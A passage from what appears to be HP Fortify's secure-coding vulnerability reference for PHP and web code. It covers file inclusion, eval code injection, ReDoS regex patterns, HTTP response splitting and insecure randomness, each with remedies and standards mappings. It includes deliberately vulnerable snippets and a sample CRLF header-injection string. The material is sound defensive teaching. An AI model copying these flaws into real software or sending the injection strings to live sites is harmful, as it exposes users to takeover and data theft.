[15] Insecure Interaction - CWE ID 079, Standards Mapping - SANS Top 25 2009 - (SANS 2009)

[16] Insecure Interaction - CWE ID 079, Standards Mapping - SANS Top 25 2010 - (SANS 2010)

[17] Insecure Interaction - CWE ID 079, Standards Mapping - SANS Top 25 2011 - (SANS Top 25 2011)

[18] APP3510 CAT I, APP3580 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[19] APP3510 CAT I, APP3580 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[20] APP3510 CAT I, APP3580 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[21] APP3510 CAT I, APP3580 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[22] APP3510 CAT I, APP3580 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[23] APP3510 CAT I, APP3580 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

[24] Cross-Site Scripting, Standards Mapping - Web Application Security Consortium 24 + 2 - (WASC 24 + 2)

[25] Cross-Site Scripting (WASC-08), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)

Dangerous File Inclusion

Explanation

Many modern web scripting languages enable code re-use and modularization through the ability to include additional source files within one encapsulating file. This ability is often used to apply a standard look and feel to an application (templating), share functions without the need for compiled code, or break the code into smaller more manageable files. Included files are interpreted as part of the parent file and executed in the same manner. File inclusion vulnerabilities occur when the path of the included file is controlled by unvalidated user input.

File inclusion vulnerabilities are one of the most prolific and severe vulnerabilities in PHP applications. Prior to PHP 4.2.0, PHP installations shipped with the `register_globals` option enabled by default, which permits attackers to easily overwrite internal server variables. Although disabling `register_globals` can limit a program's exposure to file inclusion vulnerabilities, these problems still occur in modern PHP applications.

Example 1: The following code includes a file under the application defined `$server_root` in a template.

```
...
<?php include($server_root . '/myapp_header.php'); ?$gt;
...
```

If `register_globals` is set to `on`, an attacker can overwrite the `$server_root` value by supplying `$server_root` as a request parameter, thereby taking partial-control of the dynamic include statement.

Example 2: The following code takes a user specified template name and includes it in the PHP page to be rendered.

```
...
<?php include($_GET['headername']); ?$gt;
...
```

In Example 2, an attacker can take complete control of the dynamic include statement by supplying a malicious value for `headername` that causes the program to include a file from an external site.

If the attacker specifies a valid file to a dynamic include statement, the contents of that file will be passed to the PHP interpreter. In the case of a plaintext file, such as `/etc/shadow`, the file might be rendered as part of the HTML output. Worse, if the attacker can specify a path to a remote site controlled by the attacker, then the dynamic include statement will execute arbitrary malicious code supplied by the attacker.

Recommendation

Disable the `register_globals` option by including the following line in php.ini:

```
register_globals = 'off'
```

Do not allow unvalidated user input to control paths used in dynamic include statements. Instead, use a level of indirection: create a list of legitimate files for inclusion, and only allow users to select from the list. With this approach, the user can not directly specify a file from the filesystem.

Example 2 could be improved to map user input to a key that selects the desired template, as follows:

```
<?php
    $templates = array('main.php' => 1, 'blue.php' => 2, 'red.php' => 3);
?$gt;
...
<?php include($templates[$_GET['headername']]); ?$gt;

...
```

Tips

1. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the HP Fortify Static Code Analyzer User Guide.

References

[1] The #1 Security Flaw in PHP Applications, Apress Inside Open Source, http://opensource.apress.com/article/7/the-1-security-flaw-in-php-applications

[2] Using Register Globals, PHP Guide, http://us3.php.net/register_globals

[3] CWE ID 94, CWE ID 98, CWE ID 494, Standards Mapping - Common Weakness Enumeration - (CWE)

[4] SI, Standards Mapping - FIPS200 - (FISMA)

[5] SC-18 Mobile Code (P2), Standards Mapping - NIST Special Publication 800-53 Revision 4 - (NIST SP 800-53 Rev.4)

[6] M7 Client Side Injection, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[7] A1 Unvalidated Input, Standards Mapping - OWASP Top 10 2004 - (OWASP 2004)

[8] A3 Malicious File Execution, Standards Mapping - OWASP Top 10 2007 - (OWASP 2007)

[9] A1 Injection, Standards Mapping - OWASP Top 10 2010 - (OWASP 2010)

[10] A1 Injection, Standards Mapping - OWASP Top 10 2013 - (OWASP 2013)

[11] Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1 - (PCI 1.1)

[12] Requirement 6.3.1.1, Requirement 6.5.3, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2 - (PCI 1.2)

[13] Requirement 6.5.8, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0 - (PCI 2.0)

[14] Requirement 6.5.8, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

[15] Risky Resource Management - CWE ID 094, Standards Mapping - SANS Top 25 2009 - (SANS 2009)

[16] Risky Resource Management - CWE ID 098, Standards Mapping - SANS Top 25 2010 - (SANS 2010)

[17] Risky Resource Management - CWE ID 829, Standards Mapping - SANS Top 25 2011 - (SANS Top 25 2011)

[18] APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[19] APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[20] APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[21] APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[22] APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[23] APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

[24] Remote File Inclusion (RFI) (WASC-05), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)

Dangerous Function

Explanation

Certain functions behave in dangerous ways regardless of how they are used. Functions in this category were often implemented without taking security concerns into account.

Recommendation

Functions that cannot be used safely should never be used. If any of these functions occur in new or legacy code, they must be removed and replaced with safe counterparts.

Tips

1. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the HP Fortify Static Code Analyzer User Guide.

References

[1] CWE ID 242, Standards Mapping - Common Weakness Enumeration - (CWE)

[2] CWE ID 676, Standards Mapping - Common Weakness Enumeration - (CWE)

[3] M7 Client Side Injection, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[4] Requirement 6.5.6, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

[5] Risky Resource Management - CWE ID 676, Standards Mapping - SANS Top 25 2011 - (SANS Top 25 2011)

[6] APP2060.4 CAT II, APP3590.2 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[7] APP2060.4 CAT II, APP3590.2 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[8] APP2060.4 CAT II, APP3590.2 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[9] APP2060.4 CAT II, APP3590.2 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[10] APP2060.4 CAT II, APP3590.2 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[11] APP2060.4 CAT II, APP3590.2 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

Dangerous Function: Unsafe Regular Expression

Explanation

Certain functions behave in dangerous ways regardless of how they are used. Functions in this category were often implemented without taking security concerns into account.

Recommendation

Functions that cannot be used safely should never be used. If any of these functions occur in new or legacy code, they must be removed and replaced with safe counterparts.

Tips

1. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the HP Fortify Static Code Analyzer User Guide.

References

[1] CWE ID 242, Standards Mapping - Common Weakness Enumeration - (CWE)

[2] CWE ID 676, Standards Mapping - Common Weakness Enumeration - (CWE)

[3] M7 Client Side Injection, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[4] Requirement 6.5.6, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

[5] Risky Resource Management - CWE ID 676, Standards Mapping - SANS Top 25 2011 - (SANS Top 25 2011)

[6] APP2060.4 CAT II, APP3590.2 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[7] APP2060.4 CAT II, APP3590.2 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[8] APP2060.4 CAT II, APP3590.2 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[9] APP2060.4 CAT II, APP3590.2 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[10] APP2060.4 CAT II, APP3590.2 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[11] APP2060.4 CAT II, APP3590.2 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

Denial of Service: Regular Expression

Explanation

There is a vulnerability in implementations of regular expression evaluators and related methods that can cause the thread to hang when evaluating repeating and alternating overlapping of nested and repeated regex groups. This defect can be used to execute a DoS (Denial of Service) attack. **Example:**

```
(e+)+
([a-zA-Z]+)*
(e|ee)+
```

There are no known regular expression implementations which are immune to this vulnerability. All platforms and languages are vulnerable to this attack.

Recommendation

Do not allowed untrusted data to be used as regular expression patterns.

Tips

1. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the HP Fortify Static Code Analyzer User Guide.

References

[1] Regular Expression Denial of Service Attacks and Defenses, Bryan Sullivan, http://msdn.microsoft.com/en-us/magazine/ff646973.aspx

[2] CWE ID 185, CWE ID 730, Standards Mapping - Common Weakness Enumeration - (CWE)

[3] SC-5 Denial of Service Protection (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4 - (NIST SP 800-53 Rev.4)

[4] A9 Application Denial of Service, Standards Mapping - OWASP Top 10 2004 - (OWASP 2004)

[5] Requirement 6.5.9, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1 - (PCI 1.1)

[6] Requirement 6.5.6, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

[7] APP6080 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[8] APP6080 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[9] APP6080 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[10] APP6080 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[11] APP6080 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[12] APP6080 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

[13] Denial of Service, Standards Mapping - Web Application Security Consortium 24 + 2 - (WASC 24 + 2)

[14] Denial of Service (WASC-10), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)

Dynamic Code Evaluation: Code Injection

Explanation

Many modern programming languages allow dynamic interpretation of source instructions. This capability allows programmers to perform dynamic instructions based on input received from the user. Code injection vulnerabilities occur when the programmer incorrectly assumes that instructions supplied directly from the user will perform only innocent operations, such as performing simple calculations on active user objects or otherwise modifying the user's state. However, without proper validation, a user might specify operations the programmer does not intend.

Example: In this classic code injection example, the application implements a basic calculator that allows the user to specify commands for execution.

```
...
    userOp = form.operation.value;
    calcResult = eval(userOp);
...
```

The program behaves correctly when the `operation` parameter is a benign value, such as "8 + 7 * 2", in which case the `calcResult` variable is assigned a value of 22. However, if an attacker specifies languages operations that are both valid and malicious, those operations would be executed with the full privilege of the parent process. Such attacks are even more dangerous when the underlying language provides access to system resources or allows execution of system commands. In the case of JavaScript, the attacker can utilize this vulnerability to perform a cross-site scripting attack.

Recommendation

Avoid dynamic code interpretation whenever possible. If your program's functionality requires code to be interpreted dynamically, the likelihood of attack can be minimized by constraining the code your program will execute dynamically as much as possible, limiting it to an application- and context-specific subset of the base programming language.

If dynamic code execution is required, unvalidated user input should never be directly executed and interpreted by the application. Instead, use a level of indirection: create a list of legitimate operations and data objects that users are allowed to specify, and only allow users to select from the list. With this approach, input provided by users is never executed directly.

References

[1] CWE ID 95, CWE ID 494, Standards Mapping - Common Weakness Enumeration - (CWE)

[2] SI, Standards Mapping - FIPS200 - (FISMA)

[3] SI-10 Information Input Validation (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4 - (NIST SP 800-53 Rev.4)

[4] M7 Client Side Injection, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[5] A6 Injection Flaws, Standards Mapping - OWASP Top 10 2004 - (OWASP 2004)

[6] A2 Injection Flaws, Standards Mapping - OWASP Top 10 2007 - (OWASP 2007)

[7] A1 Injection, Standards Mapping - OWASP Top 10 2010 - (OWASP 2010)

[8] A1 Injection, Standards Mapping - OWASP Top 10 2013 - (OWASP 2013)

[9] Requirement 6.5.6, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1 - (PCI 1.1)

[10] Requirement 6.3.1.1, Requirement 6.5.2, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2 - (PCI 1.2)

[11] Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0 - (PCI 2.0)

[12] Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

[13] Insecure Interaction - CWE ID 116, Standards Mapping - SANS Top 25 2009 - (SANS 2009)

[14] APP3510 CAT I, APP3570 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[15] APP3510 CAT I, APP3570 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[16] APP3510 CAT I, APP3570 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[17] APP3510 CAT I, APP3570 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[18] APP3510 CAT I, APP3570 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[19] APP3510 CAT I, APP3570 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

[20] Improper Input Handling (WASC-20), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)

Hardcoded Domain in HTML

Explanation

Including executable content from another web site is a risky proposition. It ties the security of your site to the security of the other site.

Example: Consider the following `script` tag.

```
<script src="http://www.example.com/js/fancyWidget.js"/>
```

If this tag appears on a web site other than `www.example.com`, then the site is dependent upon `www.example.com` to serve up correct and non-malicious code. If attackers can compromise `www.example.com`, then they can alter the contents of `fancyWidget.js` to subvert the security of the site. They could, for example, add code to `fancyWidget.js` to steal a user's confidential data.

Recommendation

Keep control over the code your web pages invoke. Do not include scripts or other artifacts from third-party sites.

References

[1] CWE ID 494, CWE ID 829, Standards Mapping - Common Weakness Enumeration - (CWE)

[2] SC-18 Mobile Code (P2), Standards Mapping - NIST Special Publication 800-53 Revision 4 - (NIST SP 800-53 Rev.4)

[3] M7 Client Side Injection, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[4] Risky Resource Management - CWE ID 094, Standards Mapping - SANS Top 25 2009 - (SANS 2009)

[5] Insufficient Process Validation, Standards Mapping - Web Application Security Consortium 24 + 2 - (WASC 24 + 2)

[6] Insufficient Process Validation (WASC-40), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)

Header Manipulation

Explanation

Header Manipulation vulnerabilities occur when:

1. Data enters a web application through an untrusted source, most frequently an HTTP request.

2. The data is included in an HTTP response header sent to a web user without being validated.

As with many software security vulnerabilities, Header Manipulation is a means to an end, not an end in itself. At its root, the vulnerability is straightforward: an attacker passes malicious data to a vulnerable application, and the application includes the data in an HTTP response header.

One of the most common Header Manipulation attacks is HTTP Response Splitting. To mount a successful HTTP Response Splitting exploit, the application must allow input that contains CR (carriage return, also given by %0d or \r) and LF (line feed, also given by %0a or \n)characters into the header. These characters not only give attackers control of the remaining headers and body of the response the application intends to send, but also allows them to create additional responses entirely under their control.

Many of today's modern application servers will prevent the injection of malicious characters into HTTP headers. For example, recent versions of PHP will generate a warning and stop header creation when new lines are passed to the `header()` function. If your version of PHP prevents setting headers with new line characters, then your application is not vulnerable to HTTP Response Splitting. However, solely filtering for new line characters can leave an application vulnerable to Cookie Manipulation or Open Redirects, so care must still be taken when setting HTTP headers with user input.

Example: The following code segment reads the location from an HTTP request and sets it in the header location field of an HTTP response.

```
<?php
    $location = $_GET['some_location'];
    ...
    header("location: $location");
?>
```

Assuming a string consisting of standard alpha-numeric characters, such as "index.html", is submitted in the request the HTTP response including this cookie might take the following form:

```
HTTP/1.1 200 OK
...
location: index.html
...
```

However, because the value of the location is formed of unvalidated user input the response will only maintain this form if the value submitted for `some_location` does not contain any CR and LF characters. If an attacker submits a malicious string, such as "index.html\r\nHTTP/1.1 200 OK\r\n...", then the HTTP response would be split into two responses of the following form:

```
HTTP/1.1 200 OK
...
location: index.html

HTTP/1.1 200 OK
...
```

Clearly, the second response is completely controlled by the attacker and can be constructed with any header and body content desired. The ability of attacker to construct arbitrary HTTP responses permits a variety of resulting attacks, including: cross-user defacement, web and browser cache poisoning, cross-site scripting and page hijacking.

Cross-User Defacement: An attacker can make a single request to a vulnerable server that will cause the server to create two responses, the second of which may be misinterpreted as a response to a different request, possibly one made by another user

sharing the same TCP connection with the server. This can be accomplished by convincing the user to submit the malicious request themselves, or remotely in situations where the attacker and the user share a common TCP connection to the server, such as a shared proxy server. In the best case, an attacker can leverage this ability to convince users that the application has been hacked, causing users to lose confidence in the security of the application. In the worst case, an attacker may provide specially crafted content designed to mimic the behavior of the application but redirect private information, such as account numbers and passwords, back to the attacker.

Cache Poisoning: The impact of a maliciously constructed response can be magnified if it is cached either by a web cache used by multiple users or even the browser cache of a single user. If a response is cached in a shared web cache, such as those commonly found in proxy servers, then all users of that cache will continue receive the malicious content until the cache entry is purged. Similarly, if the response is cached in the browser of an individual user, then that user will continue to receive the malicious content until the cache entry is purged, although only the user of the local browser instance will be affected.

Cross-Site Scripting: Once attackers have control of the responses sent by an application, they have a choice of a variety of malicious content to provide users. Cross-site scripting is common form of attack where malicious JavaScript or other code included in a response is executed in the user's browser. The variety of attacks based on XSS is almost limitless, but they commonly include transmitting private data like cookies or other session information to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site. The most common and dangerous attack vector against users of a vulnerable application uses JavaScript to transmit session and authentication information back to the attacker who can then take complete control of the victim's account.

Page Hijacking: In addition to using a vulnerable application to send malicious content to a user, the same root vulnerability can also be leveraged to redirect sensitive content generated by the server and intended for the user to the attacker instead. By submitting a request that results in two responses, the intended response from the server and the response generated by the attacker, an attacker can cause an intermediate node, such as a shared proxy server, to misdirect a response generated by the server for the user to the attacker. Because the request made by the attacker generates two responses, the first is interpreted as a response to the attacker's request, while the second remains in limbo. When the user makes a legitimate request through the same TCP connection, the attacker's request is already waiting and is interpreted as a response to the victim's request. The attacker then sends a second request to the server, to which the proxy server responds with the server generated request intended for the victim, thereby compromising any sensitive information in the headers or body of the response intended for the victim.

Cookie Manipulation: When combined with attacks like Cross-Site Request Forgery, attackers can change, add to, or even overwrite a legitimate user's cookies.

Open Redirect: Allowing unvalidated input to control the URL used in a redirect can aid phishing attacks.

Recommendation

The solution to Header Manipulation is to ensure that input validation occurs in the correct places and checks for the correct properties.

Since Header Manipulation vulnerabilities occur when an application includes malicious data in its output, one logical approach is to validate data immediately before it leaves the application. However, because web applications often have complex and intricate code for generating responses dynamically, this method is prone to errors of omission (missing validation). An effective way to mitigate this risk is to also perform input validation for Header Manipulation.

Web applications must validate their input to prevent other vulnerabilities, such as SQL injection, so augmenting an application's existing input validation mechanism to include checks for Header Manipulation is generally relatively easy. Despite its value, input validation for Header Manipulation does not take the place of rigorous output validation. An application may accept input through a shared data store or other trusted source, and that data store may accept input from a source that does not perform adequate input validation. Therefore, the application cannot implicitly rely on the safety of this or any other data. This means the best way to prevent Header Manipulation vulnerabilities is to validate everything that enters the application or leaves the application destined for the user.

The most secure approach to validation for Header Manipulation is to create a whitelist of safe characters that are allowed to appear in HTTP response headers and accept input composed exclusively of characters in the approved set. For example, a valid name might only include alpha-numeric characters or an account number might only include digits 0-9.

A more flexible, but less secure approach is known as blacklisting, which selectively rejects or escapes potentially dangerous characters before using the input. In order to form such a list, you first need to understand the set of characters that hold special meaning in HTTP response headers. Although the CR and LF characters are at the heart of an HTTP response splitting attack,

other characters, such as ':' (colon) and '=' (equal), have special meaning in response headers as well.

Once you identify the correct points in an application to perform validation for Header Manipulation attacks and what special characters the validation should consider, the next challenge is to identify how your validation handles special characters. The application should reject any input destined to be included in HTTP response headers that contains special characters, particularly CR and LF, as invalid.

Many application servers attempt to limit an application's exposure to HTTP response splitting vulnerabilities by providing implementations for the functions responsible for setting HTTP headers and cookies that perform validation for the characters essential to an HTTP response splitting attack. Do not rely on the server running your application to make it secure. When an application is developed there are no guarantees about what application servers it will run on during its lifetime. As standards and known exploits evolve, there are no guarantees that application servers will also stay in sync.

Tips

1. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the HP Fortify Static Code Analyzer User Guide.

References

[1] Divide and Conquer: HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics, A. Klein, http://www.packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf

[2] HTTP Response Splitting, D. Crab, http://www.infosecwriters.com/text_resources/pdf/HTTP_Response.pdf

[3] CWE ID 113, Standards Mapping - Common Weakness Enumeration - (CWE)

[4] SI, Standards Mapping - FIPS200 - (FISMA)

[5] SI-10 Information Input Validation (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4 - (NIST SP 800-53 Rev.4)

[6] M8 Security Decisions Via Untrusted Inputs, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[7] A1 Unvalidated Input, Standards Mapping - OWASP Top 10 2004 - (OWASP 2004)

[8] A2 Injection Flaws, Standards Mapping - OWASP Top 10 2007 - (OWASP 2007)

[9] A1 Injection, Standards Mapping - OWASP Top 10 2010 - (OWASP 2010)

[10] A1 Injection, Standards Mapping - OWASP Top 10 2013 - (OWASP 2013)

[11] Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1 - (PCI 1.1)

[12] Requirement 6.3.1.1, Requirement 6.5.2, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2 - (PCI 1.2)

[13] Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0 - (PCI 2.0)

[14] Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

[15] APP3510 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[16] APP3510 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[17] APP3510 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[18] APP3510 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[19] APP3510 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[20] APP3510 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

[21] HTTP Response Splitting, Standards Mapping - Web Application Security Consortium 24 + 2 - (WASC 24 + 2)

[22] HTTP Response Splitting (WASC-25), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)

Hidden Field

Explanation

Programmers often trust the contents of hidden fields, expecting that users will not be able to view them or manipulate their contents. Attackers will violate these assumptions. They will examine the values written to hidden fields and alter them or replace the contents with attack data.

Example: An `<input>` tag of type `hidden` indicates the use of a hidden field.

```
<input type="hidden">
```

If hidden fields carry sensitive information, this information will be cached the same way the rest of the page is cached. This can lead to sensitive information being tucked away in the browser cache without the user's knowledge.

Recommendation

Expect that attackers will study and decode all uses of hidden fields in the application. Treat hidden fields as untrusted input. Don't store information in hidden fields if the information should not be cached along with the rest of the page.

References

[1] Input Validation and Representation, Fortify, An HP Company, http://www.fortify.com/vulncat/

[2] CWE ID 472, CWE ID 642, Standards Mapping - Common Weakness Enumeration - (CWE)

[3] M4 Unintended Data Leakage, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[4] Risky Resource Management - CWE ID 642, Standards Mapping - SANS Top 25 2009 - (SANS 2009)

[5] APP3610 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[6] APP3610 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[7] APP3610 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[8] APP3610 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[9] APP3610 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[10] APP3610 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

[11] Information Leakage, Standards Mapping - Web Application Security Consortium 24 + 2 - (WASC 24 + 2)

[12] Information Leakage (WASC-13), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)

Insecure Randomness

Explanation

Insecure randomness errors occur when a function that can produce predictable values is used as a source of randomness in security-sensitive context.

Computers are deterministic machines, and as such are unable to produce true randomness. Pseudorandom Number Generators (PRNGs) approximate randomness algorithmically, starting with a seed from which subsequent values are calculated.

There are two types of PRNGs: statistical and cryptographic. Statistical PRNGs provide useful statistical properties, but their output is highly predictable and forms an easy to reproduce numeric stream that is unsuitable for use in cases where security depends on generated values being unpredictable. Cryptographic PRNGs address this problem by generating output that is more difficult to predict. For a value to be cryptographically secure, it must be impossible or highly improbable for an attacker to distinguish between it and a truly random value. In general, if a PRNG algorithm is not advertised as being cryptographically secure, then it is probably a statistical PRNG and should not be used in security-sensitive contexts, where its use can lead to serious vulnerabilities such as easy-to-guess temporary passwords, predictable cryptographic keys, session hijacking, and DNS spoofing.

Example: The following code uses a statistical PRNG to create a URL for a receipt that remains active for some period of time after a purchase.

```
function genReceiptURL($baseURL) {
  $randNum = rand();
  $receiptURL = $baseURL . $randNum . ".html";
  return $receiptURL;
}
```

This code uses the `rand()` function to generate "unique" identifiers for the receipt pages it generates. Because `rand()` is a statistical PRNG, it is easy for an attacker to guess the strings it generates. Although the underlying design of the receipt system is also faulty, it would be more secure if it used a random number generator that did not produce predictable receipt identifiers, such as a cryptographic PRNG.

Recommendation

When unpredictability is critical, as is the case with most security-sensitive uses of randomness, use a cryptographic PRNG. Regardless of the PRNG you choose, always use a value with sufficient entropy to seed the algorithm. (Values such as the current time offer only negligible entropy and should not be used.)

Tips

1. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the HP Fortify Static Code Analyzer User Guide.

References

[1] Building Secure Software, J. Viega, G. McGraw, Addison-Wesley, 2002

[2] CWE ID 338, Standards Mapping - Common Weakness Enumeration - (CWE)

[3] MP, Standards Mapping - FIPS200 - (FISMA)

[4] SC-13 Cryptographic Protection (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4 - (NIST SP 800-53 Rev.4)

[5] M6 Broken Cryptography, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[6] A8 Insecure Storage, Standards Mapping - OWASP Top 10 2004 - (OWASP 2004)

[7] A8 Insecure Cryptographic Storage, Standards Mapping - OWASP Top 10 2007 - (OWASP 2007)

[8] A7 Insecure Cryptographic Storage, Standards Mapping - OWASP Top 10 2010 - (OWASP 2010)

[9] Requirement 6.5.8, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1 - (PCI 1.1)

[10] Requirement 6.3.1.3, Requirement 6.5.8, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2 - (PCI 1.2)

[11] Requirement 6.5.3, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0 - (PCI 2.0)

[12] Requirement 6.5.3, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

[13] Porous Defenses - CWE ID 330, Standards Mapping - SANS Top 25 2009 - (SANS 2009)

[14] APP3150.2 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[15] APP3150.2 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[16] APP3150.2 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[17] APP3150.2 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[18] APP3150.2 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[19] APP3150.2 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

JavaScript Hijacking

Explanation

An application may be vulnerable to JavaScript hijacking if it: 1) Uses JavaScript objects as a data transfer format 2) Handles confidential data. Because JavaScript hijacking vulnerabilities do not occur as a direct result of a coding mistake, the HP Fortify Secure Coding Rulepacks call attention to potential JavaScript hijacking vulnerabilities by identifying code that appears to generate JavaScript in an HTTP response.

